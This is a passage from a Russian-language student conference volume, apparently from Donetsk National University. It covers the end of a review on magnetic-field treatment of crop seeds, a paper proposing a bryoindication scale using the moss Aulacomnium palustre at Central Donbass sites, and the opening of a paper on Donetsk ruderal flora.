1. Влияние электромагнитного поля, имеющего значение магнитной индукции 50 мГс, на всхожесть семян пшеницы, величину надземной части биомассы и корней, а также длину 1-го листа 7-суточных проростков статистически не доказано. При этом под действием электромагнитного поля наблюдается тенденция к снижению доли максимально развитых проростков и повышение доли слаборазвитых.

2. На ранних этапах развития пшеницы низкочастотное электромагнитное поле, создаваемое ЛЭП 500, не является для растений существенным негативным фактором.

В работе [17] изучалась предпосевная обработка в магнитном поле, ученые проводили исследования на семенах подсолнечника. Семена подсолнечника перемещали на транспортной ленте через магнитное поле, создаваемое четырьмя парами постоянных магнитов из интерметаллического композита NdFeB, установленными параллельно над и под лентой транспортера с переменной полярностью. Магнитную индукцию регулировали в пределах 0 – 0,4 Тл, измеряя ее значение тесламетром 43205/1. Скорость движения семян регулировалась в пределах 0,4 – 0,8 м/с изменением частоты вращения приводного электродвигателя транспортера с помощью преобразователя частоты Delta VFD004EL43A. Обработанные в магнитном поле семена проращивали и определяли энергию прорастания, всхожесть и длину ростка по известной методике [18].

Исследования проводились методом планирования эксперимента с использованием ортогонального центрально-композиционного плана [19].

В качестве факторов принимались магнитная индукция и скорость движения семян подсолнечника, а выходных величин – энергия прорастания и всхожесть семян. На основе проведенных однофакторных экспериментов были определены значения нижнего, основного и верхнего уровней фактора, которые составили для магнитной индукции соответственно 0; 0,065 и 0,130 Тл, для скорости движения семян – 0,4; 0,6 и 0,8 м/с.

В результате работы были сделаны следующие выводы:

1. При предпосевной обработке семян подсолнечника в магнитном поле возрастает скорость химических и биохимических реакций, растворимость солей и кислот, проницаемость биологических мембран, усиливается транспорта ионов, молекул и воды в клетку, что обуславливает улучшение посевных качеств семян.

2. Изменения энергии прорастания, всхожести и биометрических показателей зависят от квадрата магнитной индукции, градиента магнитного поля и скорости движения семян. Наиболее эффективный режим обработки семян подсолнечника имеет место при магнитной индукции 0,065 Тл, четырехкратном перемагничивании, градиенте магнитного поля 0,57 Тл/м и скорости движения семян 0,4 м/с. При таком режиме обработки семян энергия прорастания возрастает на 28 %, всхожесть – на 24 %.

В работе [20] были проведены исследования влияния предпосевной обработки семян градиентными магнитными полями и электроактивированной водой на их стартовые характеристики, развитие растений и урожайность зерновых культур. Для проведения экспериментальных исследований был разработан и изготовлен электроактиватор со следующими параметрами:

- высота плоского электрода из нержавеющей стали, м – 0,4;
- ширина плоского электрода из нержавеющей стали, м – 0,5;
- расстояние между электродами, м – 0,4.

Для измерения тока и напряжения в цепи постоянного тока использовались мультиметры МУ62. Водородный показатель pH измерялся pH-метром PH-009(I). В эксперименте использовались семена двух культур, которые готовили к посеву по различным методикам. Семена многорядного ярового ячменя сорта Вакула замачивались в воде с различными значениями pH (католит pH=10,3; анолит pH=3,8) и температуры в течение 30 минут. Семена озимой мягкой пшеницы сорта Юка замачивались в щелочной воде (католит pH = 10,3) в течение 3 и 10 часов. Далее семена просушивались и высевались на делянках площадью 33,3 м² в трехкратной повторности. Для исследования влияния градиентного магнитного поля вторая часть семян пропускалась через области магнитного поля с магнитной индукцией 75–85 мТл с градиентом магнитной индукции 2,06 Тл/м со скоростью 1,5–2 м/с (рисунок 3) и также высевалась на делянках. В качестве контроля в опыте использовали делянки, засеянные

протравленными семенами. В процессе эксперимента проводили оценку количественных и качественных показателей растений и зерна изучаемых сортов. Учёт урожайности проводили с единицы площади малогабаритным селекционным комбайном «Террион 2010».

В результате работы были сделаны следующие выводы:

1. Наилучшие биометрические и структурные показатели растений, качество зерна и урожайность отмечены в варианте с комбинированным применением католита с $pH=10,3$ и градиентного магнитного поля. В результате активизации биологических процессов в семенах и растениях обеспечивается улучшение стартовых характеристик семян и увеличение урожайности (на 13,9%).

2. Эффект воздействия градиентного магнитного поля на движущиеся в магнитном поле семена можно объяснить следующими факторами:

- изменением структурной организации водной среды в семени;
- увеличением доли ортоводности в водной среде семени;
- преобразованием энергии магнитного поля в энергию орбитального движения электронов за счёт спин-орбитального взаимодействия в живых биообъектах.

В работе [21] рассматривались перспективы применения электротехнологии в садоводстве. Представлены технические устройства для получения омагниченной воды. Предложен оригинальный источник магнитного поля, состоящий из индуктора с обмотками и сердечника из феррита и отличающийся дополнительными возможностями по регулированию частоты (скорости) вращения магнитного поля, образованию магнитных полей с различным составом гармоник, зависящим от формы выходного напряжения транзисторного преобразователя частоты. Приведена электрическая схема мало энергоёмкого (питающаяся от аккумулятора или мало мощного выпрямителя) и малогабаритного источника сильного электрического поля с использованием высокочастотных трансформаторов масса

В результате работы были сделаны следующие выводы:

1. Использование для полива древесных культурных растений и кустарников омагниченной воды и применение сильного электрического поля высокого напряжения для получения тонкодисперсного электроаэрозоля в виде тумана или облака из электрически заряженных капелек раствора (химического препарата) обеспечивают эффективность использования препарата от 25 до 75% и кратно снижают экологическую нагрузку на окружающую среду.

2. Предложенный оригинальный источник магнитного поля, состоящий из индуктора с обмотками и сердечником из феррита, подобный трёхфазному асинхронному двигателю с заторможенным ротором и отличающийся дополнительными возможностями по регулированию частоты (скорости) вращения магнитного поля, образованию магнитных полей с различным составом гармоник, зависящим от формы выходного напряжения транзисторного преобразователя частоты позволяет получить омагниченную воду.

3. В случае, когда потребляемые мощности источника сильного электрического поля менее 50 Вт, целесообразно использовать транзисторные инверторы напряжения, при $50 < P_{\text{пот.}} \leq 100$ Вт – полумостовую схему, когда $P_{\text{пот.}} > 100$ Вт – мостовую схему. 4. Применение в источниках сильного электрического поля каскадных трансформаторов (T_{p1} и T_{p2}) может оказаться целесообразным при $U_{\text{п}} \leq 6$ В и $U_{\text{вых1}} \geq 300$ В, если $U_{\text{п}} \geq 300$ В, то можно обойтись одним T_{p1} .

Оценка влияния электромагнитных полей на гравитропическую реакцию стеблей

В работе [22] в качестве объектов исследования авторы выбрали чувствительные к различным электромагнитным полям вид лён двулетний (*Linum bienne* Mill.). Для генерации векторного потенциала использовали ТДТ, представляющие собой замкнутые тороидальные магнитопроводы из магнитомягкого сплава МДС277. Внутренний диаметр кольца ТДТ равнялся 104 мм. Снаружи магнитопровода находилась обмотка из 5000 витков медного провода диаметром 0.2 мм (индуктивность 20 Гн). При подаче тока на обмотку внутри магнитопровода создавалось магнитное поле, векторный потенциал этого поля был сосредоточен внутри пространства, окруженного кольцом ТДТ, и в ближней зоне перпендикулярной плоскости кольца.

Заметно, что угол изгиба отрезков стеблей льна из всех экспериментальных вариантов был ниже в сравнении с контрольными значениями. Причем в двух повторностях опыта угол изгиба стеблей значительно снижался после экспозиции в гипомагнитных условиях, как в присутствии, так и в отсутствии постоянного векторного потенциала. Значимых изменений этого показателя, вызванных векторным потенциалом, авторы не зарегистрировали.

Чтобы убедиться в чувствительности гравитропической реакции именно к экспозиции в гипомагнитных условиях, авторы провели отдельный эксперимент без применения экранирующих стаканов из пермаллоя. Угол изгиба отрезков стеблей льна в контрольных и опытных группах различался незначимо. То есть, без применения пермаллоевых экранов наблюдавшийся в предыдущем эксперименте эффект снижения угла изгиба стеблей отсутствовал. Исследуемый показатель реагировал в основном на ослабление геомагнитного поля, а не на присутствие постоянного векторного потенциала.

ВЫВОДЫ

Таким образом, исходя из обзора работ, можно сделать вывод, что наиболее активно влияние магнитного поля на организмы используются в двух направлениях:

1. В качестве предпосевной обработки семян магнитное поле может оказывать как стимулирующее, так и ингибирующее действие, в зависимости от частоты и амплитуды магнитных колебаний.

2. Для оценки влияния электромагнитных полей и векторного потенциала магнитного поля на гравитропическую реакцию стеблей

СПИСОК ЛИТЕРАТУРЫ

1. Корниенко В. О., Котюк П. Ф., Яицкий А. С. Влияние переменного магнитного поля (1-14 мТл) на рост и развитие кукурузы сахарной // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. – 2021. – №11. – С. 17-23
2. Корниенко В.О., Котюк П.Ф., Яицкий А.С. Влияние переменного магнитного поля с различным временем экспозиции на рост и развитие кукурузы сахарной (*Zea mays* L.) / В.О. Корниенко, П.Ф. Котюк, А.С. Яицкий // Естественные и технические науки. – 2021. – №11 (162). – С. 57-61.
3. Корниенко В.О., Кольченко О.Р., Яицкий А.С. Влияние наночастиц Fe₃O₄ на онтогенез и морфометрические показатели кукурузы сахарной (*Zea mays* L.) // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2020. № 08/2. С. 30–36.
4. Корниенко В.О. Влияние наночастиц Fe₃O₄ с различными типами покрытия на ранние стадии развития кукурузы сахарной (*Zea mays* L.) // Проблемы экологии и охраны природы техногенного региона. 2020. № 3–4. С. 88–98.
5. Еськов Е.К., Тобоев В.А. Воздействие искусственно генерируемых электромагнитных полей на биологические объекты // Вестник Чувашского университета. 2008. № 2. С. 28–36.
6. Савченко В.В., Сияновский А.Ю. Изменение биопотенциала и урожайности сельскохозяйственных культур при предпосевной обработке семян в магнитном поле // Вестник ВИЭСХ. 2013. № 2 (11). С. 33–37.

7. Козырский В.В., Савченко В.В., Синявский А.Ю. Влияние магнитного поля на диффузию молекул через клеточную мембрану семян сельскохозяйственных культур // Вестник ВИЭСХ. 2014. № 2 (15). С. 16–19.
8. Козырский В.В., Савченко В.В., Синявский А.Ю. Влияние магнитного поля на транспорт ионов в клетке растений // Вестник ВИЭСХ. 2014. № 3 (16). С. 18–22.
9. Козирський В.В., Савченко В.В., Синявський О.Ю. Вплив магнітного поля на водопоглинання насіння // Науковий вісник НУБіП України. 2014. Вип. 194, ч. 1. С. 16–20.
10. Каменир Э.А. Комплексное применение электрических полей в системах подготовки семян: автореф. дис. ... д-ра тех. наук: 05.20.02. Челябинск, 1988. 53 с.
11. Летова А.Н., Зейналов А.А. Использование электромагнитных излучений в технологиях возделывания сельскохозяйственных культур // Физико-технические проблемы создания новых технологий в агропромышленном комплексе: сб. науч. тр. Ставрополь: Ставропольский ГАУ, 2005. С. 366–369.
12. Попандопуло К.Х., Сидорцов И.Г. Применение магнитных полей постоянных магнитов для предпосевной обработки семян // Технологии и средства повышения надёжности машин в АПК. Зерноград: АЧГАА, 2007. С. 133–137.
13. Савченко В.В., Синявский А.Ю. Влияние предпосевной обработки в магнитном поле на посевные качества семян кукурузы // Инновации в сельском хозяйстве. 2017. № 3 (24). С. 20–24
14. Казакова А.С., Донцова В.Ю., Юдаев И.В. Применение электротехнологий для предпосевной обработки семян ярового ячменя. Часть 1. Установление оптимального режима воздействия электрического поля переменного напряжения промышленной частоты на семена // Вестник аграрной науки Дона. 2021. № 2 (54). С. 36–42
15. Боготова З. И., Паритов А. Ю., Хандохов Т. Х., Шерхов З. Х., Шерхова Л. К., Керефова М. К. Действие электромагнитных полей звуковых частот на растительную тест-систему *Allium cepa* L. // Научные известия. 2018. № 13. С. 126–132
16. Полонский В. И., Чжан А. В., Сакаш С. Д. Влияние низкочастотного электромагнитного поля на ростовые показатели проростков пшеницы // Вестник КрасГАУ. 2021. № 1. С. 49–55
17. Савченко В. В., Синявский А. Ю. Предпосевная обработка семян подсолнечника в магнитном поле // Агротехника и энергообеспечение. 2021. № 1 (30). С. 18–23
18. Kozyrskiy V., Savchenko V., Sinyavsky O. Presowing Processing of Seeds in Magnetic Field. Handbook of Research on Renewable Energy and Electric Resources for Sustainable Rural Development // IGI Global, 2018. P. 576–620.
19. Адлер Ю. П., Маркова Е. В., Грановский Ю. В. Планирование эксперимента при поиске оптимальных условий // М.: Наука. 1976. С. 278.
20. Ксенз Н. В., Хронюк В. Б., Ерешко А. С., Сидорцов И. Г. Влияние предпосевной обработки семян градиентными магнитными полями и электроактивированной водой на их стартовые характеристики, развитие растений и урожайность зерновых культур // Технологии, средства механизации и энергетическое оборудование. 2019. № 3 (47). С. 22–28.
21. Стребков Д. С., Шогенов А. Х., Шогенов Ю. Х. Перспективы применения электротехнологии в садоводстве // Электрификация и автоматизация сельского хозяйства. 2019. С. 53–59
22. Крылов В. В., Батракова А. А., Камшилин А. Н., Зотов О. Д., Клайн Б. И. оценка влияния электромагнитных полей и векторного потенциала магнитного поля на гравитропическую реакцию стеблей льна (*Linum bienne*) и плодовитость дафний (*Daphnia magna*) // Труды ИБВВ РАН. 2018. 84(87). С. 122–128

EFFECT OF THE MAGNETIC FIELD ON PLANT ORGANISMS OF AGRICULTURAL VALUE

Annotation. In this paper, a review of sources of information on the effect of a magnetic field on plants of agricultural value, as well as the most relevant areas of study of the effect of a magnetic field on plant organisms, is carried out.

Keywords: plants, ontogenesis, morphology, bioassay, magnetic field.

Kotyuk P. F.

Scientific director: Kornienko V.O., Senior lecturer

Donetsk national university

E-mail: kotyukpolya@gmail.com

УДК 582 : 632 (477)

БРИОБИОНТЫ ВОСТОЧНЫХ ПРОМЫШЛЕННЫХ УЗЛОВ ЦЕНТРАЛЬНОГО ДОНБАССА В ЭКОЛОГИЧЕСКОМ МОНИТОРИНГЕ И ОБУЧАЮЩИХ ПРОГРАММАХ

Крайняя Т.С.

Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»

Аннотация. На примере вида *Aulacomnium palustre* разработана диагностическая шкала состояния экотопов, применима к участкам с разной степенью промышленного загрязнения и антропогенной нагрузки в восточных промышленных узлах Центрального Донбасса, предложен аспект научной деятельности для внедрения в образовательный процесс на кафедре ботаники и экологии Донецкого национального университета по технологии бриоиндикации.

Ключевые слова: мохообразные, бриофиты, *Aulacomnium palustre*, Центральный Донбасс

Бриобионты являются объектом интереса многочисленных прикладных экологических технологий по токсико-диагностическим манипуляциям [1–3], в мониторинговых программах и ботанической систематике [4–8], аспектах фитодиагностики техногенной среды [9–11], образовательной деятельности на профильных кафедрах университета [12, 13], в системе экспертизы и городского менеджмента [14, 15]. Для некоторых участков восточных промышленных узлов Центрального Донбасса нами собран и проанализирован материал по бриоразнообразию и экологическим параметрам мохообразных в благоприятных и неблагоприятных для их произрастания условиях [16–20].

Цель работы – на примере вида *Aulacomnium palustre* разработать диагностическую шкалу состояния экотопов, применимую к участкам с разной степенью промышленного загрязнения и антропогенной нагрузки в восточных промышленных узлах Центрального Донбасса, предложить аспект научной деятельности для внедрения в образовательный процесс на кафедре ботаники и экологии Донецкого национального университета по технологии бриоиндикации.

На рис. 1 представлены три модельных варианта строения верхней части листа экспериментального вида растений.




Рис. 1 – Верхушка листа *Aulacomnium palustre* в тренде изменчивости в неблагоприятных условиях (А – контроль, Б, В – опыт)

Анатомическое строение листа *Aulacomnium palustre* в норме и патологии представлено на рис. 2 – выделены два крайних варианта в строении для формирования дополнительного критерия в экологической шкале вариации признаков. Рис. 3 содержит информацию о гистологическом строении спорофита модельного вида растения, отмечены три варианта с детализацией по приближению, первый – в контрольных условиях формирования, два остальных – при большем увеличении.




Рис. 2 – Анатомическое строение листа *Aulacomnium palustre* (продольный просвет) в тренде изменчивости в неблагоприятных условиях (А – контроль, Б – опыт)




Рис. 3 – Гистологическое строение зрелого спорофита *Aulacomnium palustre* в тренде изменчивости в неблагоприятных условиях (А – контроль, Б, В – опыт, при увеличении 10x40; А-1, Б-1, В-1 – детализация при увеличении 10x90)

Учитывая фотоизображения (рис. 1-3), мы предлагаем к апробации в научном и учебном процессе шкалу от 3 до 8 баллов (три рисунка по одному контролю и опытные варианты строения листового аппарата и спороносной коробочки) по оценке экологической среды с помощью указанного вида модельного растения-бриобионта.

Для восточных промышленных узлов Центрального Донбасса были сформированы учетные площадки по встречаемости вида *Aulacomnium palustre* в разных экотопах городов и пгт Углегорск, Юнокоммунаровск, Ждановка, Кировские, Зуевка, Харцызск, Золотаревка, Зугрэс, Иловайск, Шахтерск, Широкое, Троицко-Харцызск, Стожковское и Степано-Крынка и буферных территорий между населенными пунктами в следующих координатах по долготе и широте с указанием количества баллов согласно разработанной индикационной шкале:

- 1) долгота – 38°16'37.6"; широта – 48°18'42.4" – 6 баллов;
- 2) долгота – 38°22'24.9"; широта – 48°16'39.5" – 3 балла;
- 3) долгота – 38°18'48.4"; широта – 48°13'5.8" – 8 баллов;
- 4) долгота – 38°20'39.7"; широта – 48°09'55.3" – 5 баллов;
- 5) долгота – 38°19'34.7"; широта – 48°07'4.0" – 3 балла;
- 6) долгота – 38°14'25.7"; широта – 48°06'-60.0 – 3 балла;
- 7) долгота – 38°09'3.2"; широта – 48°02'57.5" – 9 баллов;
- 8) долгота – 38°15'53.3"; широта – 48°03'44.7" – 5 баллов;
- 9) долгота – 38°16'40.0"; широта – 48°00'50.5" – 6 баллов;
- 10) долгота – 38°25'32.6"; широта – 48°02'51.4" – 7 баллов;
- 11) долгота – 38°16'51.8"; широта – 47°05'8.4" – 4 балла;
- 12) долгота – 38°21'29.5"; широта – 48°01'19.9" – 3 балла;
- 13) долгота – 38°23'8.0"; широта – 47°15'15.6" – 3 балла.

Таким образом, на примере вида *Aulacomnium palustre* разработана диагностическая шкала состояния экотопов, применима к участкам с разной степенью промышленного загрязнения и антропогенной нагрузки в восточных промышленных узлах Центрального Донбасса. Предложенный аспект научной деятельности внедрен в образовательный процесс на кафедре ботаники и экологии Донецкого национального университета по дисциплине Биоиндикация.

СПИСОК ЛИТЕРАТУРЫ

1. Алемасова А.С., Накопление тяжелых металлов мохообразными в различных экотопах Донбасса // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 60–65.
2. Сергеева А.С. Бриоиндикация состояния воздуха в промышленной части Северного Приазовья // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). – Т. 2: Хим.-биол. науки. – Донецк: Изд-во ДонНУ, 2019. – С. 272–274.
3. Сергеева А.С. Накопление тяжелых металлов гаметофитами мохообразных в экотопах промышленного Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф. (Донецк, 25 октября 2018 г.). – Т. 2. Хим.-биол. науки. – Донецк: Изд-во ДонНУ, 2018. – С. 217–218.
4. Морозова Е.И. Мониторинг в условиях промышленных экотопов с помощью мохообразных // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 1. Физ.-мат., техн. науки и экол. – Донецк: Изд-во ЮФУ, 2016. – С. 317-318.
5. Сафонов А.И., Морозова Е.И. Мохообразные Донецкой агломерации: иллюстрированный атлас и бриоиндикация. – Донецк: ДонНУ. – 2018. – 128 с.
6. Сафонов А.И., Морозова Е.И. Видовое разнообразие мохообразных Донецко-Макеевской промышленной агломерации // Проблемы экологии и охраны природы техногенного региона. – 2017. – № 3–4. – С. 24–31.

7. Сафонов А. И., Морозова Е.И. Редкие виды мохообразных Донецко-Макеевской промышленной агломерации // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 1–2. – С. 33–43.
8. Морозова Е.И. Видовой состав, особенности произрастания и морфометрическая характеристика мхов-индикаторов г. Макеевки // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых. – (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 100-102.
9. Сафонов А.И. Фронтальный спектр фитодиагностики в Донбассе (2018-2019 гг.) // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2: Хим.-биол. науки. Донецк: Изд-во ДонНУ, 2019. – С. 270-271.
10. Сафонов А.И. Актуальные позиции индикационных разработок на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Матер. V Междунар. науч. конф. (Донецк, 17-18 ноября 2020 г.). – Т. 2. – Донецк: Изд-во ДонНУ, 2020. – С. 252-254.
11. Сафонов А.И., Морозова Е.И. Видовое разнообразие бриобионтов мониторинговой сети Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1–2. – С. 39–43.
12. Сафонов А.И., Захаренкова Н.С., Мирненко Э.И. Введение в специализацию на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Донецк: Изд-во ЮФУ, 2016. – С. 196-197.
13. Сафонов А.И., Глухов А.З., Приходько С.А., Гридько О.А. Образовательные технологии подготовки биологов специализации по садово-парковому дизайну в Донецком национальном университете // Проблемы и перспективы развития современной ландшафтной архитектуры: матер. Всероссийской научно-практической конференции с международным участием – Симферополь: Изд-во КФУ, 2017. – С. 73-75.
14. Safonov A.I. Approbation of botanical expertise method in ecological monitoring // Геополитика и экогеодинамика регионов. – 2014. – Т. 10, № 2. – С. 219-221.
15. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. – Т. 1. – С. 288-293.
16. Бондарь Е.Н., Ночвина Т.С., Цеплая Е.А. Бриобионты городских агломераций Донбасса // Вестник студенческого научного общества ГОУ ВПО «Донецкий национальный университет». – Естественные науки. – Донецк: ДонНУ. – 2020. – Вып. 12. Т.1. – С. 31-34.
17. Ночвина Т.С. Распределение мохообразных по типу местопроизрастания на территории г. Зугрэс // Вестник студенческого научного общества ГОУ ВПО «Донецкий национальный университет». – Естественные науки. – Донецк: ДонНУ. – 2020. – Вып. 12. Т.1. – С. 113-116.
18. Ночвина Т.С. Прирост биомассы мохообразных на примере *Aulacomnium palustre* (Hedw.) Schwaegr // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 129-134.
19. Ночвина Т.С. Морфологические изменения *Bryum argenteum* в условиях различной антропогенной нагрузки // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: материалы IV Международной научной конференции, Донецк, 29–31 октября 2019 года. – Донецк: Донецкий национальный университет, 2019. – С. 264-266.
20. Ночвина Т.С. Бриофлора различных экотопов г. Зугрэс и пгт Грузко-Зорянское // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Материалы V Международной научной конференции, Донецк, 17–18 ноября 2020 года. – Донецк: ДонНУ, 2020. – С. 238-240.

BRYOBIONTS OF EASTERN INDUSTRIAL NODES OF CENTRAL DONBASS IN ENVIRONMENTAL MONITORING AND TRAINING PROGRAMS

Annotation. On the example of the species *Aulacomnium palustre*, a diagnostic scale for the state of ecotopes has been developed, applicable to areas with different degrees of industrial pollution and anthropogenic load in the eastern industrial centers of the Central Donbass, an aspect of scientific activity has been proposed for introduction into the educational process at the Department of Botany and Ecology of Donetsk National University using bryoindication technology.

Keywords: bryophytes, bryophytes, *Aulacomnium palustre*, Central Donbass

Kraynyaya T.S.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: nochvina.t@yandex.ru

УДК 581.15 : 581.4 : 631.51 : 633 (477)

СООБЩЕСТВА СОРНО-РУДЕРАЛЬНОЙ ФРАКЦИИ ФЛОРЫ Г. ДОНЕЦКА

Медяник В.С.

*Научные руководители: Сафонов А.И. к.б.н., зав. кафедрой
Маратова А.С., старший преподаватель НАО «Северо-Казахстанский
университет им. М. Козыбаева», г. Петропавловск, Республика Казахстан*

Аннотация. Введение в сорно-бытовые исследования сформировано необходимостью социально-демографических данных о формировании растениями сообществ в урбанизированной среде. Приведены типичные примеры локальных микросообществ в г. Донецке в среднеосеннее время 2021 года, даны иллюстрации вариантам таких микроассоциаций.

Ключевые слова: фитоиндикация, Донбасс, фитомониторинг, экологический мониторинг, урбанизация

В урбанизированной среде отмечается повышенная геохимическая гетерогенность [1–5], обусловленная компактизацией форм воздействия и трансформации природных экосистем [2, 6–10]. Эколого-ботанические и фитоценотические исследования во многом доступны в реализации и используются для фундаментальных и прикладных задач, например, в диагностике состояния геосистем локального уровня [4, 11–17]. Для донецкой промышленной агломерации роль растительных компонентов рассматривается с точки зрения системообразующих оптимизационных и экспертных факторов [5, 18–20].

